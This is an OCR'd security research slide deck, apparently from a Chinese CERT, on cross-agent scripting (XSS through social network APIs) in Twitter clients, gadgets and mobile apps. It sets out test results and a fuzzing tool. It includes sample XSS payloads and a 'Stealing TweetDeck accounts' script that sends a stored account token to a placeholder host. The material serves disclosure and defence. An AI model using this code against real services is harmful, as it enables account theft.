Study on Security of Social Networks

Cross-Agent Scripting(XAS): A New Attack Against Social Network Services (SNS)

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Background

- We discovered many script execution vulnerabilities in all kinds of third-party applications of SNS. These vulnerabilities are caused by insecure API implementing and invoking.

- They are exploited via APIs which act as the agents of social networks to launch powerful attacks, such as privacy leakage,etc .

Background(I)

- Popularity of social network services (SNS)
  - Facebook: 800 million (July 2011)
  - Twitter: 380 million (Nov 2011)
  - RenRen: 160 million (Feb 2011)
  - … …
- Rich information on social networks
  - Basic personal information
  - Contact information
  - Activities & Interests, Work & Education
  - Philosophy
  - … …

Background (II)

- Threats on social networks
  - **Privacy breach:**

    E.g., service providers, other users, and third-party apps
  - **Viral marketing:**


    E.g., advertisement, and malicious sites
  - **Network structural attacks:**

    E.g., reidentification, de-anonymization, and Sybil attack
  - **Traditional web security threats:**

    E.g., XSS, CSRF, worm, DDoS, and phishing

Background (III)

- New Security issues on APIs of social networks
  - A cross-site scripting (XSS) flaws was found in *twitpic.com* in May 2009, due to the insecure response of a *Twitter* API
  - In March 2011, a XSS flaw exposed in *Facebook* mobile API allowed an attacker to launch spam worm … …



Background (IV)

- All these cases show that a new attack (script execution vulnerability) surface involved with APIs emerged although social networks concern security on themselves.
- XSS involved with APIs are distinct from those traditional ones. APIs bridge all kinds of third-party applications with social networks and the same-origin policy is bypassed when they interact with one another.
- As a result, APIs actually act as the agents of social networks. We refer to XSS which are exploited via insecure APIs as cross-agent scripting (XAS).

Outline

- RESTful APIs & Third-Party Applications
- Cross-Agent Scripting (XAS) Vulnerabilities
- XAS Attacks Against Social Networks in Real World
- XAS-PreScan: Our API Fuzzing Tool
  - Architecture Overview & Test Procedure
  - New XAS Attacks in SNS & Evaluation Results
- Security Trends on Social Networks

RESTful APIs

- Social network APIs are mostly RESTful and generally have the following features:
- Characteristics: RESTful
  - API parameters: GET query parameters, POST parameters and URI path parameters
  - API response formats: JSON and XML
  - API operations: HTTP methods, including POST, GET, PUT and DELETE
- Constraints
  - Rate limiting: limited number of API calls in given time range, stricter before applications are verified formally
  - Basic-Auth or Oauth: OAuth 1.0 and OAuth 2.0 are the principal adopted protocols for three parties to authenticate and authorize

Third-Party Applications

- Crossing multiple social networks
  - *HootSuite*, *TweetDeck* integrate multiple popular social networks through APIs, such as *Facebook, Twitter*, ...
- Bypassing same-origin policy
  - Cross-domain mechanisms used for interaction between social networks and third-party applications
  - APIs act as the **agents** of social networks to extend the functionalities of social networks
- Developed for diversified scenarios
  - Desktop apps, web mash-up apps, mobile apps, browser extensions, gadgets, connecters for social networks and other services

Problem Definition

- What is Cross-Agent Scripting (XAS)?
  - Insecure API responses & insecure API usages → XAS vulnerabilities

An Insecure Response of T.qq.com APIs

```
HTTP/1.1 200 OK
Date: Wed, 10 Aug 2011 08:00:45 GMT
Vary: Accept-Encoding
Content-Length: 4179
UUID: 0
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Server: nginx/0.8.51
{"data":{...[{...,"title":"rock<script>alert(131425);</script>"...}…]…}…}
```


- The potential threats
  - Privacy Compromising, Phishing, Proofing, Worms,……

XAS in Mash-up Applications

- (1) Authentication
- (2) Injecting malicious code
- (3) The victim authorizes the third-party app to access the data on the social network
- (4) Insecure APIs request the data of the victim
- (5) Responding APIs with original malicious code
- (6) Parsing responses
- (7) Responding the victim with data containing evil code
- (8) The malicious code is executed
- (9) Sensitive data is stolen

XAS in Mash-up Applications (I)

- *TweetDeck, HootSuite, Seesmic … …*



Stealing TweetDeck accounts by exploiting XAS flaws


```
function hacktweetdeck()
{
alert(window.localStorage.getItem('tweetdeck_account'));

document.all.imgtest.src="http://www.XXX.com/XXX.asp?name="+escape(document.title)+"&supper="+escape(window.localStorage.getItem('tweetdeck_account'));
}
setTimeout("shif()", 3000);
```

XAS in Interconnected Services

- (1) Oauth / Basic Auth
- (2) Inject malicious code
- (3) The evil code flows from API provider N to API provider 1 via API caller
- (4) The victim read news feed in API provider N from API provider 1
- (5) The malicious code is executed
- (6) Sensitive data is stolen

XAS in Interconnected Services (I)

- *Gmail, 163 Mail, Yahoo Mail… …*



XAS in Interconnected Services (II)

- iGoogle / Gmail Gadgets
  - Examining 8 gadgets for potential XAS: 3 for *Facebook*, 3 for *Twitter*, 1 for *Flickr*, and 1 for *Renren*
  - Only one *Facebook* Gadget is free from XAS, other gadgets are all vulnerable to XAS
  - Threats: compromising privacy and launching CSRF attacks, more concealed for phishing… …

XAS in Desktop Apps

- *Pokki*: supporting HTML5, CSS3 and JavaScript
  - Connecting social networks and real-time updating
  - Supporting *Facebook*, *Twitter*, *Tumblr*, *Gmail*,… …
  - Vulnerable to multiple XAS due to invoking insecure API without any sanitization


XAS in Third-party Mobile Clients

- *Twitter*
  - 9 *Twitter* mobile web applications probed
  - 6 applications are vulnerable to XAS due to insecurely invoking the Search and List APIs which respond with original user-input data
  - Inconsistent HTML-escape schemes are likely overlooked

Vulnerable		Not Vulnerable
m.slandr.net	twetmob.com	mobile.twitter.com
dabr.co.uk	itweet.net	twittme.mobi
m.tweete.net	www.tweetree.com	www.twittermobile.net

XAS in Social Networks


- *Flickr* mobile version (*m.flickr.com*)
  - *Flickr* Set Name field is responded by APIs without HTML-escape



XAS in Social Networks (I)

- *Foursqure*:
  - Static loading of API responses ➡ XAS flaws
  - Browsers' fault-tolerance is accomplice in this type of XAS

```
<script type="text/javascript">
// <![CDATA[
fourSq.tiplists.setupHistoryPageListControls(
99293adc15b620c2632","todo":false,"done":true,
":1,"venue":{"id":"4e90699293adc15b620c2632",
{name}","contact":{},"location":{"address":"
<script>alert(document.domain);</script>","cr
<script>alert(document.domain);
</script>","lat":44.3,"lng":37.2,"city":"
<script>alert(document.domain)","state":"
<script>alert(document.domain)"},"categories"
. . . . . .
```



XAS-PreScan: an API Fuzzing Tool

- Targets
  - Detect insecure API responses & XAS in social networks
- Architecture Overview
  - Extract APIs → Normalize APIs → Detect APIs

XAS Detection via XAS-PreScan

- Detecting potential XAS flaws
  - Based on regular expression matching
  - Identifying the response format and Content-Type header for detecting potential XAS accurately

Detection module in the scenario of JSON response format

Test Procedure

- Classify APIs:
  - **The first dimension: effect**
    - **POST-like APIs**: create or update resources in social networks
    - **GET-like APIs**: retrieve existing resources from social networks
    - **DELETE-like APIs**: delete existing resources from social networks
  - **The second dimension: dependency**
    - **Independent APIs**: any one of their parameters is independent on the resource identification in the context of social networks
    - **Dependent APIs**: one or more of their parameters is dependent on the resource identification within the context of social networks

*An example for dependent APIs (**gids** is dependent):*
*https://api.facebook.com/method/groups.get? **gids**=123*

Test Procedure (I)

- Test procedure based on dependency rule
  - Creating the meaningful resources in social networks by calling independent POST-like APIs
  - Based on the generated resources of the first step, dependent POST-like APIs could be configured and detected
  - GET-like APIs retrieve the existent resources created by POST-like APIs in social networks to detect potential XAS

The Results of API Fuzzing Test

	IRD	IHES	SLIR	IRH	AS
Twitter	√	√	×	×	×
Facebook	√	×	×	×	×
Foursquare	√	×	√	×	√
LinkedIn	√	×	×	×	×
Flickr	√	√	×	×	√
Tumblr	√	×	×	×	√
Renren	√	×	×	×	√
Weibo	√	×	×	×	√
t.qq.com	√	√	×	√	√
t.163.com	√	√	√	×	√
t.sohu.com	√	×	×	√	√

In the results of our fuzzing tool, insecure responses of user-input data, insecure responses of Content-Type header, and inconsistent HTML-escape schemes were exposed.

IRD: **I**nsecure **R**esponses of **D**ata
IHES: **I**nconsistent **H**TML-**E**scape **S**chemes
SLIR: **S**tatic **L**oading of **I**nsecure **R**esponses
ICH: **I**nsecure **C**ontent-Type **H**eader
AS: API flaws **A**ffect API provider **S**elves

In the table , we concluded the flaws related to all the tested APIs.

The Results of API Fuzzing Test (I)

	Twitter	Facebook	Foursquare	LinkedIn	Flickr	Tumblr	Renren	Weibo	t.qq.com	t.163.com	t.sohu.com
Scheme 1	√+	×	×	×	√+	×	×	×	√+	√+	√
Scheme 2	√-	√	√	√	√-	√	√	√	√-	√-	×

Scheme 1: HTML Escaping at input time
Scheme 2: HTML Escaping at display time

"√" means only corresponding scheme is applied.
"√**+**" means the current API provider principally employed the corresponding scheme while
"√**-**" means the corresponding HTML-escape scheme is supplemental for a small part of APIs.

New XAS in Social Networks


- Feature:
  - Another two type of XAS attacks in social networks: exploiting via a evil third-party application
  - Demonstrating cases in the following slices

Stored XAS exploited via a third-party app

Reflected XAS exploited via a third-party app based on Oauth

New XAS in Social Networks (I)

- Less safeguards taken for APIs than web UI: *Tumblr*
  - Functionalities Text and Video are exposed to XAS
  - Malicious code could not be injected via web UI but APIs




Via web UI

Via API

```
<p>cpt&gt;1<script>prompt(131425)</script></p>
```

New XAS in Social Networks (II)

- More controllable fields: *t.qq.com*
  - The title and author parameters in API add_music can be controlled while they are free from controlling in web UI of *t.qq.com*



Via API

New XAS in Social Networks (III)

- Insecure API Design: *t.sohu.com*
  - HTML responses containing malicious code for invalid API invoking ➡ **reflected XAS** in *t.sohu.com* based on Oauth

Prevalence of XAS

- 127 third-party applications examined
  - The Scheme 2 is mainly responsible for XAS flaws
  - More than 88% in examined applications are vulnerable to XAS
  - More than 80% is vulnerable to XAS due to Scheme 2

	Facebook	Foursquare	LinkedIn	Tumblr	Weibo	Renren
Scheme 2	16/17	4/4	7/8	3/5	20/23	7/9

	Twitter	Flickr	t.qq.com	t.163.com	t.sohu.com
Scheme 1	/	/	2/16	1/9	7/8
Scheme 2	14/18	9/10	14/16	8/9	—

Conclusions

- We found that XAS implied many serious security issues in all kinds of third-party applications including *web hybrid applications, desktop clients, third-party mobile web clients, gadgets, browser extensions* and social networks selves.
- XAS is inherently more harmful than traditional XSS which usually affect single websits.
- By exploiting XAS flaws, attackers can simultaneously compromise victims' privacy in third-party applications and social networks.
- More seriously, victims' other services and hosts could be controlled.

Security Trends on Social Networks

- APIs bring more complex Internet ecosystems
  - Interconnection between social networks and other services
  - Powerful functionalities extended in third-party apps
  - News feed of multiple social networks converged at one app
- Wider attack surfaces to social networks
  - Attacks on social networks originally are applicable to third-party applications
  - Attacking social networks and other services indirectly via APIs and third-party applications
  - More difficult to enhance web security: securing selves is not enough
  - Directed attacks via social features and XAS vulnerabilities

Thank You!

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NCNIPC, China

- National Computer Network Intrusion Protection Center, China
  - Protect Network Security of China
  - Major CERT organization
  - Research on Network Security Technologies
  - http://www.nipc.org.cn
- Research Area
  - Network Attack & Defense
  - Vulnerability notification, finding, analysis, exploit and patches
  - Penetration Testing
  - Mobile Phone Security
  - Wireless(4G), Trust Management, P2P
  - Security protocols, quantum cryptography